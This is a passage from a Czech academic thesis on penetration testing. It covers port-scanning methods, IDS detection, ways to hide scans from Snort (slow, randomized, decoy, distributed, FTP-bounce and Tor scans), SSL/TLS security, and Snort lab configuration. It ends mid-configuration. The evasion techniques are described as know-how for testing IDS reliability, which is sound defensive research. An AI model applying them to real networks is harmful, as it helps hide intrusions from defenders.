o již navázanou komunikaci (záleží na typu firewallu). Uzavřené porty pak odpovídají na FIN pakety paketem RST. Otevřené porty nekorektní FIN paket zahodí a neodpovídají. Umožní zjistit jen uzavřené porty, ale to dává prostor soustředit další útoky jen na ty ostatní porty (které by mohly být otevřené).

- **TCP ACK scanning** je vhodný pro zjišťování je-li port filtrovaný nebo nefiltrovaný. Hodí se k zjišťování nastavení firewallu.
- **X-mas scanning** posílá pakety s příznaky FIN, PSH a URG. Odpovědí by měl být RST paket pro všechny uzavřené porty. Některé systémy však na tento typ paketu úmyslně odpovídají RST paketem i na otevřených portech.
- **TCP Null scanning** posílá TCP paket bez nastavených příznaků. Opět by odpovědí z uzavřených portů měl být RST paket.
- **UDP scanning** slouží ke skenování UDP portů. Odesílá UDP paket, na který může (ale nemusí) přijít ICMP odpověď z uzavřených portů. Nedokáže určit přesně otevřené porty, ale může odhalit porty uzavřené a ty se pak dají vyloučit z dalšího testování.

### 1.4.5 Nástroje pro skenování portů

#### 1.4.5.1 Nmap

Nmap je nejznámější open-source nástroj pro skenování. Obsahuje velké množství technik skenování a je široce a snadno použitelný. Jeho nevýhodou může být to, že vzhledem k jeho velké (dá se říci i dominantní) rozšířenosti bývají detekční systémy přímo optimalizovány pro jeho odhalování – jako tomu je

například u nástroje Snort [15]. To však nesnižuje jeho účinnost, ale například možnost jeho použití v této práci pro skrývání penetračních testů se tím vyloučila, což bude více popsáno v kapitole realizace.

#### 1.4.5.2 NetCat

NetCat (nc), který bývá nazýván Švýcarským armádním nožem pro TCP/IP [16], je velice užitečný síťový nástroj pro čtení a zápis dat přes síťového spojení (přes TCP a UDP protokol). Je navržen tak, aby mohl být snadno využíván ve scriptech, či volán jinými programy.

Mezi jeho hlavní vlastnosti patří [16]:

- Odchozí TCP nebo UDP spojení, na jakýhokoliv port
- Naslouchání TCP nebo UDP spojení, na jakémkoliv portu
- Schopnost použít jakýkoliv lokální zdrojový port
- Schopnost použít jakoukoliv lokálně nastavenou IP adresu
- Skenování portů s možností náhodného výběru portu
- Čtení parametrů příkazové řádky se standardního vstupu
- Pomalé odesílání, jedna řádka každých N sekund
- Hexadecimální výpis přijatých nebo odeslaných dat

## 1.5 Detekce síťových útoků a penetračních testů

Pro detekci síťových útoků se využívají IDS/IPS sondy a behaviorální analýza. Tyto nástroje kromě útoků detekují také penetrační testy, neboť se z jejich pohledu jeví jako útoky.

### 1.5.1 Detekce skenování portů

Detekci skenování portů je možné provádět na základě počtu určitého druhu paketů zachycených na síti, například [17]:

- počty RST odpovědí na zdrojové adresy – detekce na uzavřených portech
- rozdíl mezi SYN-in a SYN-out pro jednotlivé IP adresy (vzorec 1.1)

$$N_{closed}^{ip} = SYN_{in,ip} - SYN_{out,ip} \tag{1.1}$$

- počet SYN-AKC paketů, které nejsou následovány odpovědí ACK – detekce *half-connect* skenování na otevřených portech
- rozdíl mezi FIN pakety – detekce TCP FIN skenů (vzorec 1.2)

$$N_{Fin}^{ip} = FIN_{in,ip} - FIN_{out,ip} \tag{1.2}$$

Jako útok pak lze označit výskyt většího počtu daných paketů než je nastavená mezní hodnota během určitého časového okna. Takováto jednoduchá klasifikace však může vést k velkému množství falešných poplachů. Proto je vhodnější použít nějaké sofistikované metody vycházející z modelu běžného chování uživatelů na síti (a provozu běžných síťových služeb) a jako útoky vyhodnocovat anomálie v síťovém provozu. První variantu využívají IDS systémy, druhá je spíše doménou síťové behaviorální analýzy (NBA systémů).

### 1.5.2 Detekce lokálních MitM útoků

Pro detekci lokálních MitM útoků lze použít modul *arpspoof* nástroje *Snort* [18]. Ten umožňuje detekovat nesprávné přiřazení MAC adresy k IP adrese na základě definovaného pravidla a tím odhalit nejběžněji používaný MitM útok na lokální síti. Umožňuje také detekci unicast ARP dotazů, které se v běžné komunikaci nevyskytují, neboť ARP dotazy jsou vždy posílány jako broadcast.

### 1.5.3 Detekce útoků na aplikační vrstvě

Detekce útoků typu SQL Injection, Cross-Site Scripting a dalších je prováděna detekčními systémy na základě konkrétních signatur pro dané útoky. Pokud detekční systém obsahuje správnou signaturu, je takový útok zachycen okamžitě [19].

## 1.6 Skrývání síťových útoků

Útočníci mají snahu svoji činnost skrývat proto, aby nebylo možné odhalit probíhající útoky a z důvodu zabránění následnému dohledání zdroje útoku – IP adresy útočníka, která by mohla vést k odhalení jeho identity. Skrývání se dá provést například následujícími způsoby:

- Omezení možnosti detekce útoku na IDS/IPS zařízení.
  - Slow scanning
  - Randomizace
- Maskování zdrojové adresy útočníka.
  - Distributed scan

– Decoy scan

– FTP bounce scan

– Anonymized scan

### 1.6.1 Slow scanning

Pomalé skenování *slow-scan* slouží k zamezení detekce skenování běžnými IDS nástroji. Jednotlivé pakety jsou posílány vždy po určitém časovém intervalu tak, aby IDS nástroje takovýto druh útoku nezaznamenaly.

IDS zařízení obvykle počítají počet podezřelých paketů během určitého časového úseku (okna) [18]. Když okno skončí, napočítané údaje se vynulují a začnou se počítat znovu pro nové časové okno. Pokud tedy bude útoků v každém okně méně, než je nastavena prahová hodnota pro detekci útoku, nebude vygenerován poplach a útoky mohou klidně dále pokračovat v nastaveném pomalém tempu.

Problémem pomalého skenování je jeho dlouhá doba potřebná na prověření většího rozsahu skenovaných portů nebo adres. Tento druh útoku lze také odhalit sofistikovanějšími IDS sondami, nebo behaviorální analýzou provozu.

### 1.6.2 Randomizace

Pro zamaskování útoků je vhodné skenovací provoz připodobnit klasickému provozu generovaného běžnými uživateli a systémy na síti. K tomu můžeme využít randomizace tak, že skenování budeme prokládat pauzami o nějaké náhodně generované délce simulující reálné chování uživatelů.

Poissonovo rozdělení a Poissonův proces se používají pro modelování počtu událostí, které nastanou během daného časového intervalu – jako například počet zákazníků, kteří přijdou do obchodu za hodinu, nebo počet přístupů na webovou stránku během jedné minuty [20]. Počet takových událostí $N$ pak splňuje

$$P(N = k) = e^{-\lambda}\frac{\lambda^k}{k!}, k \ = 0, 1, 2, \ldots, \tag{1.3}$$

kde $\lambda$ je průměrný počet za jednotku času.

Pro simulaci reálného provozu by časy mezi jednotlivými dotazy měly mít exponenciální rozdělení [20, 21]. Je tedy potřeba generovat nezávislé exponenciálně rozdělené hodnoty časů pro pauzy, vkládané mezi jednotlivé dotazy.

Rovněž není vhodné systematicky (například inkrementálně) procházet skenované adresy a čísla portů. Vhodnější metodou je vybírat z daného rozsahu adres a portů náhodně.

### 1.6.3 Distributed scan

Distribuované skenování – neprovádí skenování přímo z útočníkova počítače, ale využívá jím ovládaných zařízení (obvykle úplně cizích počítačů, napadených trojským koněm) – takzvaných zombies [22]. Na IDS zařízení jsou pak zaznamenány adresy zombies, ale útočníkova adresa zůstává skryta.


### 1.6.4 Decoy scan

Skenování za pomoci návnady probíhá tak, že útočník posílá nejen svoje skenovací pakety, ale také pakety s podvrženou IP adresou. Takto jakoby simuluje skenování z více adres. Bezpečnostní zařízení nemůže rozpoznat adresu útočníka od adresy návnady a tak nemůže jednoznačně identifikovat útočníka [22].


### 1.6.5 FTP bounce scan

Tato metoda využívá FTP serverů podporujících protokol FXP [23]. Tento protokol slouží k přenosu souborů mezi dvěma vzdálenými servery na přímo, bez směrování datového toku přes klientské spojení. Funguje tak, že jeden se server nastaví do pasivního módu a druhému serveru se zadá příkaz k navázání přímého spojení na pasivní server (adresu a port). Přenos souborů pak může probíhat přímo mezi servery po navázaném transportním spojení.

FXP se dá využít pro skenování portů tak, že se útočník připojí na nějaký server podporující FXP a zadá mu příkaz pro připojení na skenovanou adresu a port [23]. Poté zadá příkaz k přenosu souboru (obvykle stačí příkaz LIST pro výpis aktuálního adresáře). Pokud je na cílové adrese zadaný port otevřen, server prohlásí příkaz za úspěšný – ilustrace na obr. 1.5. V opačném případě nahlásí chybu spojení – obr. 1.6. Útočník tak zjistí stav skenovaného portu a jeho adresa nebude zaznamenána na cílovém systému ani na IDS.




Obrázek 1.5: FTP Bounce scan – otevřený port, převzato z [23]




Obrázek 1.6: FTP Bounce scan – uzavřený port, převzato z [23]

### 1.6.6 Anonymized scan

Využití anonymizačních služeb pro zamaskování zdroje skenování (adresy útočníka) – například pokud se útočník před útokem připojí do Internetu přes anonymizační systém TOR. Útočník sestaví spojení (tunel) přes anonymizační službu a skenování pak provádí přes tento tunel. Jeho adresa tak zůstane skryta a nemůže dojít k jeho odhalení.

Příklad takového útoku a nástrojů k jeho provedení je popsán v [24].

## 1.7 Zabezpečení síťové komunikace

V počátcích počítačové éry byla veškerá komunikace nešifrovaná – a to jak mezi uživateli, tak i mezi jednotlivými síťovými službami. Postupem času s růstem uživatelů sítě a vznikem nových aplikací bylo nutno určité typy komunikace zabezpečit (příkladem může být například bankovní komunikace). Vznikly proto nadstavby pro již existující protokoly, které toto umožnily. Nejčastěji používané protokoly jsou SSL a TLS [25].

SSL a TLS protokoly poskytují zabezpečení síťové komunikace. Využívají k tomu šifrování a autentizace komunikujících stran. Nejčastěji se používají ve spojení s protokolem HTTP. Takováto šifrovaná komunikace je pak označována jako HTTPS a pro odlišení od klasického HTTP jeho serverová služba naslouchá běžně na portu 443 (u HTTP je to port 80). SSL a TLS protokoly také poskytují zabezpečení pro další síťové protokoly jako SMTP, POP3, IMAP, FTP a XMPP.

### 1.7.1 Verze SSL a TLS

Bezpečnostní protokoly SSL a TLS existují v několika verzích. Podporu verzí těchto protokolů si řeší samotné aplikace. Vývoj pokračuje dále jen u protokolu TLS jakožto nástupce SSL.

**Verze SSL** dle RFC 6101 [26]:

- SSL 2.0 první veřejně použitelná verze vyvinutá firmou Netscape
- SSL 3.0 tato verze řeší bezpečnostní nedostatky předchozí verze a přidává některé funkční možnosti (např. volbu šifrovacích a kompresních algoritmů)

**Verze TLS** dle RFC 5246 [27]:

- TLS 1.0 – bývá též někdy označovaný jako SSL 3.1, vychází z SSL 3.0. Rozdíl mezi nimi je malý, ale protokoly nejsou vzájemně kompatibilní
- TLS 1.1 – přidána obrana proti cipher-block chaining (CBC) útokům
- TLS 1.2 – nahrazeny starší verze hašovacích funkcí novějšími (MD5-SHA-1 kombinace za SHA-256)
- TLS 1.3 – v současné době (jaro 2015) je ve verzi návrhu, obsahuje další bezpečnostní vylepšení

### 1.7.2 Šifrovací sady


Šifrovací sada (Cipher Suite) u SSL a TLS slouží k zabezpečení šifrovaného provozu. Obsahuje následující algoritmy [27]:

- Algoritmus pro výměnu klíče – RSA, DH, DHE, ECDHE, ...
- Algoritmus ověření identity serveru – RSA, DSA, ECDSA, ...
- Symetrickou šifru – RC4, DES, 3DES, AES, Camellia, ...
- Hašovací algoritmus – MD5, SHA, ...

### 1.7.3 Sestavení zabezpečené komunikace HTTPS

Sestavení SSL spojení probíhá v následujících krocích [28]:

- **Client Hello**
  Klient posílá serveru informace o verzi protokolu, který chce použít pro komunikaci (standardně tu nejvyšší, kterou umí), seznam jím podporovaných kryptografických algoritmů a další parametry.
- **Server Hello**
  Server odpovídá klientovi – posílá verzi protokolu kterým chce komunikovat, sadu kryptografických algoritmů (šifrovací sadu) z klientovy nabídky, svůj bezpečnostní certifikát, případný požadavek na certifikát klienta a další parametry.




Obrázek 1.7: Navázání TLS spojení, převzato z [29]

- **Authentication and Pre-Master Secret**
  Klient si ověří certifikát serveru, pošle serveru vygenerovaný základ šifrovacího klíče zašifrovaný veřejným klíčem serveru a svůj certifikát (pokud o něj by požádán)
- **Decryption and Master Secret**
  Server rozšifruje základ šifrovacího klíče svým privátním klíčem. Server i klient si vygenerují hlavní šifrovací klíč z daného základu.
- **Generate Session Keys**
  Mezi serverem a klientem pak probíhá předávání klíčů pro spojení, šifrované hlavním klíčem.
- **Encryption with Session Key**
  Samotná komunikace je pak šifrována symetrickou šifrou používající klíče spojení.

Schématické znázornění kroků navázání TLS zabezpečeného spojení je znázorněno na obr. 1.7.

### 1.7.4 Bezpečnost SSL/TLS

SSL/TLS protokol má zajišťovat dostatečnou bezpečnost komunikace. Existuje však několik způsobů, jak takto zabezpečenou komunikaci napadnout a dostat se tak k originálním nezašifrovaným datům, která jsou obsahem zabezpečené komunikace [4].

Mohou to být metody využívající bezpečnostních slabin hlavně starších verzí protokolů SSL. Nebo mnohem jednodušší způsoby, které využívají neznalosti či neopatrnosti koncových uživatelů, nebo nedostatečně kvalitně napsaných aplikací pracujících se SSL/TLS.

Pro zajištění bezpečné komunikace je potřeba provádět minimálně následující kroky:

- Kontrolovat serverový certifikát (název, vydavatel, platnost)
- Vyhnout se použití starších verzí protokolů (hlavně SSL)
- Používat silné šifry
- Používat aktualizované aplikace s podporou HSTS

#### 1.7.4.1 HSTS

HTTP Strict Transport Security je bezpečnostní mechanismus, který umožňuje webovým stránkám, aby vyžadovali komunikaci pouze přes zabezpečené spojení [30]. Znemožňuje tak útočníkovi vložit do HTTPS komunikace nějaká nešifrovaná data protokolem HTTP. Tímto způsobem jsou totiž prováděny některé MitM útoky – například SSL-stripping, kdy útočník naváže zabezpečenou komunikaci mezi se serverem a ke klientovi už odesílá nešifrovaná data protokolem HTTP. Napadený třeba ani netuší, že by komunikace měla být šifrována a útočník tak vidí celý obsah dané komunikace.

Informace o vynucení pouze HTTPS komunikace je obsažena v HTTP hlavičce *Strict-Transport-Security*. Podpora HSTS musí být implementována jak ve webovém prohlížeči, tak i na serveru.

#### 1.7.4.2 Oficiální doporučení pro zabezpečení komunikace


Byla vydána mnohá doporučení, jak zajistit bezpečnost komunikace v internetovém provozu. Jsou to například americké vládní předpisy a standardy jako FIPS 140-2 [31], nebo doporučení nezávislých bezpečnostních organizací. Jednou z nich je OWASP – The Open Web Application Security Project. Podle doporučení OWASP by bezpečné webové servery neměly používat [32]:

- SSL2 a SSL3 protokoly
- kompresi, komprimaci
- symetrické šifrovací algoritmy s méně než 112 bity
- X.509 certifikáty s RSA nebo DSA klíčem menším než 2048 bitů
- X.509 certifikáty používající MD5 hash

### 1.7.5 Nástroje pro testování SSL/TLS zabezpečení

Na Internetu lze nalézt několik nástrojů umožňujících otestování SSL/TLS zabezpečení webových serverů. Většina z nich funguje jako on-line webová služba. Mezi nejznámější patří Qualys SSL Server Test [33]. Ukázka výstupu z tohoto nástroje je na obr. 1.8. Qualys SSL Server Test umí zjistit následující údaje o webovém serveru:

- Informace o serverovém cerifikátu.
- Podporované protokoly.
- Podporované šifrovací sady.
- Podporu klientských aplikací.
- Zranitelnosti protokolů serveru




Obrázek 1.8: Ukázka výstupu s Qualys SSL Server Testu, převzato z [33]

Ostatní webové SSL testery většinou používají rozhraní Qualysu, takže poskytují identické výsledky testování.

Existují ještě specializované nástroje pro ověření certifikátu serveru nebo ověření podpory konkrétní šifry. Většinou se opět jedná o webové nástroje, které se nedají nijak upravit – aby poskytovaly konkrétní informace v požadované formě.

Kapitola 2

# Návrh


Jednou z prvních fází penetračních testů je **Scanning** (viz sekci 1.4). V této fázi dochází k cílenému průzkumu (skenování) cílů penetračních testů. Je třeba odhalit jaké cíle jsou k dispozici na testované síti (horizontal scan) a jaké služby jednotlivé cíle nabízejí (vertical scan). Útočníci provádějí podobné skenování a právě tato přípravná fáze útoku by měla být odhalována jako první. Pokud je úspěšně odhalena bezpečnostním systémem, existují možnosti jak případnou další komunikaci (následující penetrační testy) ihned zablokovat. Pro usnadnění legitimního penetračního testování je výhodné testovací počítače z detekce vyloučit a neblokovat je. Avšak pro testování spolehlivosti nasazeného IPS je detekce legitimního penetračního testu žádoucí.

Některá IPS zařízení umí při detekci útoku přímo zadat příkaz firewallu pro nastavení pravidla k odfiltrováním komunikace ze zdrojových (útočníkových) adres. V případě použití IDS by o skenování na síti mohl být informován administrátor e-mailem nebo přes SMS a ten by obdobný krok (vložení pravidla do firewallu) mohl učinit manuálně. Tím by došlo k zamezení dalších útoků z detekovaných útočníkových adres.

Pokud by bylo možné úvodní průzkumnou fázi skrýt nebo zamaskovat tak, aby skenování nebylo odhaleno, umožnilo by to útočníkům soustředit se na další fáze útoků aniž by jejich snaha byla odhalena nebo zablokována ihned v počáteční fázi. Ukázalo by to však konkrétní slabinu bezpečnostního systému, kterou by bylo vhodné nějak efektivně odstranit.

## 2.1 Penetrační testy

Pro provádění penetračních testů a sledování reakcí detekčního systému na tyto testy je třeba postavit testovací prostředí simulující reálnou síť. V tomto případě uvažujeme simulaci útoků z vnější sítě do lokální sítě (simulace útoků z Internetu do LAN sítě nějaké firmy). Útočník bude tedy za routerem, mezi routerem a lokální sítí bude umístěn IDS systém. V běžné síti by byl v cestě ještě firewall, ale ten by v tomto případě mohl zachytit pakety, které chceme




Obrázek 2.1: Schéma testovacího prostředí pro skenování portů


nechat projít až na IDS a sledovat reakci detekčního systému – jestli bude detekovat útok, nebo ne. Došlo by tak potenciálně ke zkreslení reakce IDS na skenovací fázi útoků. Proto se v testovacím prostředí firewall nenachází. V praxi takovéto uspořádání odpovídá použití firewall bez spolupráce s IPS, nebo skenování útočníkem z vnitřku sítě.

### 2.1.1 Testovací prostředí pro penetrační testy

Schéma zapojení testovacího prostředí je znázorněno na obr. 2.1. Testovací počítač (Scanner), ze kterého jsou prováděny útoky je umístěn za router mimo testovanou síť a posílá skenovací pakety na zařízení v lokální síti – počítače pc1, pc2 a pc3 (cíle). Takto je simulován externí útok (například útok z Internetu). IDS zařízení umístěné hned za routerem směrem do lokální sítě pak může sledovat všechny pakety směřující od útočníka na cílová zařízení a obráceně.

## 2.2 Testování zabezpečené komunikace

Za účelem ověření spolehlivosti zabezpečené komunikace mezi klientem a serverem budou prováděny útoky na tuto komunikaci s cílem jejího prolomení (získání originálních nešifrovaných informací). K ověření síly zabezpečení webového serveru bude vyvinuta speciální aplikace využívající dalších dostupných open-source nástrojů.




Obrázek 2.2: Schéma testovacího prostředí pro MitM útoky

### 2.2.1 Testovací prostředí pro útoky na zabezpečenou komunikaci

Testovací prostředí má simulovat útok na běžné síti s Wi-Fi access pointem (například v domácí síti nebo v hotelu, kavárně, či restauraci), kde útočník může provádět MitM útoky na zařízení připojená do stejné sítě. To mohou být především mobilní telefony a notebooky. Schéma zapojení testovacího prostředí je znázorněno na obr. 2.2. Laptop znázorňuje klientské zařízení – notebook nebo mobilní telefon, Attacker je počítač útočníka.

Po provedení útoku (přesměrování komunikace mezi klientským zařízením a serverem v Internetu přes počítač útočníka) bude sledována reakce klientské aplikace na telefonu či notebooku – jestli detekuje útok, jakým způsobem na něj zareaguje a jak upozorní uživatele na probíhající útok.

U webových prohlížečů je bežné, že uživatel je varován o nespolehlivém šifrovaném spojení a možném útoku. U ostatních aplikací je stupeň ověřování a varování uživatele neznámý. Toto představuje velmi závažnou bezpečnostní hrozbu, kterou nelze efektivně odhalit jinak než pečlivou analýzou zdrojového kódu aplikace, nebo zde prezentovaným penetračním testem [4].

Kapitola 3

# Realizace a testování

V této práci jsou jsou popsány a otestovány různé metody pro minimalizaci možnosti odhalení penetračních testů (nebo útoků) na bezpečnostním systému *Snort*. Další bezpečnostní systémy nebyly z důvodu aktuální nedostupnosti testovány. U ostatních IDS/IPS systémů se předpokládá obdobné chování při odhalování útoků, zatímco u behaviorální analýzy lze očekávat sofistikovanější metody pro detekci anomálií v síťovém provozu.

## 3.1 Konfigurace testovacího prostředí

Testovací prostředí pro penetrační testy bylo pro snadnější instalaci virtualizováno. Na hlavním počítači byla spuštěna virtuální instance routeru s IDS systémem *Snort* a další virtuální instance simulující útočníkův počítač (Scanner) umístěný mimo lokální síť. Útoky byly spouštěny z testovacího virtuálního stroje (Scanner) a přes virtuální router s IDS směrovány na cílové počítače v lokální síti. Celé virtuální prostředí simulovalo navržené prostředí z obr. 2.1 kapitoly návrh.

Na Scanneru bylo nastaveno více IP adres a jejich použitím byly simulovány útoky z různých zdrojů – distribuované útoky, *decoy scan* a randomizace. Operační systém všech počítačů byl Ubuntu 14.10. Pro virtualizaci byl použit Oracle VM VirtualBox Manager. Verze IDS systému Snort: Version 2.9.6.0 GRE (Build 47).

### 3.1.1 Konfigurace IDS

Konfigurace detekčního systému *Snort* se standardně nastavuje v souboru *snort.conf*. Základní úpravou konfiguračního souboru je nastavení prostředí tak, aby systém věděl, které adresy na nacházejí v interní (domácí) síti a které jsou naopak externí.

```
ipvar HOME_NET 192.168.1.0/24
ipvar EXTERNAL_NET !$HOME_NET
```

Konfigurace spuštění systému Snort na distribuci Ubuntu a Debian je nastavena v konfiguračním souboru *snort.debian.conf*:

```
DEBIAN_SNORT_STARTUP="boot"
DEBIAN_SNORT_HOME_NET="192.168.1.0/24"
DEBIAN_SNORT_OPTIONS=""
DEBIAN_SNORT_INTERFACE="eth1"
DEBIAN_SNORT_SEND_STATS="true"
DEBIAN_SNORT_STATS_RCPT="root"
DEBIAN_SNORT_STATS_THRESHOLD="1"
```

Init script pak spouští službu Snort s těmito parametry:

```
/usr/sbin/snort -m 027 -D -d -l /var/log/snort -u snort -g snort \
-c /etc/snort/snort.conf -S HOME_NET=[192.168.1.0/24] -i eth1
```

#### 3.1.1.1 Modul sfPortscan

O detekci skenování portů se v detekčním systému Snort stará modul (preprocessor) *sfPortscan*. Je navržen tak, aby detekoval různé druhy skenování a speciálně optimalizován pro detekci skenů prováděných nejběžnějším skenovacím nástrojem – Nmapem.

Základní konfigurační parametry modulu *sfPortscan* jsou:

- **scan_type**
  Toto nastavení nastavuje jaký typ útoků má sfPortscan detekovat:
  - **Portscan** – detekce anomálií v síťovém provozu, které vznikají při skenování mnoha portů jednoho konkrétního zařízení. Typ tohoto útoku bývá také označován jako vertical scan.
  - **Portsweep** – detekce skenování jednoho portu na velkého množství cílových zařízení (nebo i malého počtu různých portů). Typ útoku se označuje jako *horizontal scan*.
  - **decoy_portscan** – detekce maskovaného skenování. Velké množství zařízení provádějících skenování, malé množství skenovaných zařízení, malý počet portů. Útočník se skrývá mezi velkým množstvím zdrojových adres.
  - **distributed_portscan** – velké množství portů na jednom zařízení je skenováno z mnoha zařízení.
- **proto**
  Zde se specifikuje typ protokolu, který má být skenován – TCP, UDP, ICMP, nebo všechny tři najednou.

- **Sense levels**
  Snort modul *sfPortscan* má tři možnosti nastavení úrovně citlivosti na síťové události. Jsou to:

  – **Low**. V tomto nastavení jsou poplachy generovány pouze při detekci negativních odpovědí (RST paketů) od cílových adres. Časové okno je nastaveno na 60 sekund a po jeho vypršení se počítadla událostí nulují.
  – **Medium**. Toto nastavení kontroluje počet spojení na zařízení a generuje poplach i na TCP ACK skenování. Může vygenerovat i falešné poplachy pro hodně komunikující zařízení jako jsou proxy, DNS a DC servery. Časové okno je 90 sekund.
  – **High**. Toto nastavení průběžně monitoruje zařízení na síti a po dobu časového okna vyhodnocuje statistiky pro jednotlivá zařízení. Mělo by být schopno detekovat i *slow-scan* útoky, ale zase je u něj velká pravděpodobnost generování falešných poplachů. Časové okno má velikost 600 sekund.

Zdroje informací: [18, 34, 15]

#### 3.1.1.2 Nastavení Snort poplachů

Snort umožňuje různá nastavení pro zaznamenávání událostí. Modul *sfPortscan* ale používá svůj vlastní soubor, do kterého jsou zaznamenávány události detekované výhradně tímto modulem.

Úprava konfiguračního souboru nástroje Snort (snort.conf) pro použití modulu *sfPortscan*:

```
# full
output alert_full: alert.full
